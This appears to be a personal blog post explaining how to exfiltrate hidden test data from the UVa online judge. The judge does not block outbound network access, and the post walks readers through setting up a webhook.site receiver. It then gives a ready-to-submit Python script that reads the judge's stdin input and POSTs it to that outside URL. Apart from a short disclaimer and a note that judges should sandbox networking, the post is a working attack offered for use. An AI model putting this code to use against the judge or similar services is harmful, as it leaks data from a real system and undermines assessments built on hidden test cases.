
Back when I was taking the Advanced Programming course, the professor liked using UVa problems for assignments and in-class exercises. But UVa was notoriously unstable — code submitted at the start of class would still be sitting in the judge queue by the end. Pretty frustrating. One day I got curious and Googled around, finding this post, which revealed that UVa hadn’t locked down outbound network access. The original author was able to email test data out from the judge server. The post described two methods for exfiltrating data — SSH into the machine or send it via SMTP as an email — but both required embedding credentials in the submission code. That’s not great. Then I realized this was similar to a technique I’d used in picoCTF, so I could use HTTP requests to exfiltrate the data instead.
1. Disclaimer
Let me get this out of the way first: please don’t abuse this. I take no responsibility for misuse.
2. Using the urllib Standard Library
I originally wanted to use the convenient requests library, but UVa doesn’t have it installed (no surprise there). Since requests is really just a wrapper around urllib anyway, we can use urllib directly to get the job done.
3. Server
We need somewhere to receive the exfiltrated data. You could host your own server, but here I’ll use the free https://webhook.site/.
You should see an interface like this:
 Take note of your Your unique URL.
4. Code
Replace the url variable with your Your unique URL, then submit it to UVa (make sure to select Python 3):
import sys
from urllib.request import urlopen
from urllib.parse import urlencode


url = 'https://webhook.site/3cc8e688-c848-4cf9-807d-44324e0e2908'


line = sys.stdin.read()

data = {
    'data': line
}

post_data = urlencode(data).encode('ascii')

r = urlopen(url, post_data)
5. Results
Heads up — test data can sometimes be tens of megabytes, so use this sparingly. Also, a proper online judge should completely isolate network access in its sandbox. Leaking test data like this shouldn’t be possible.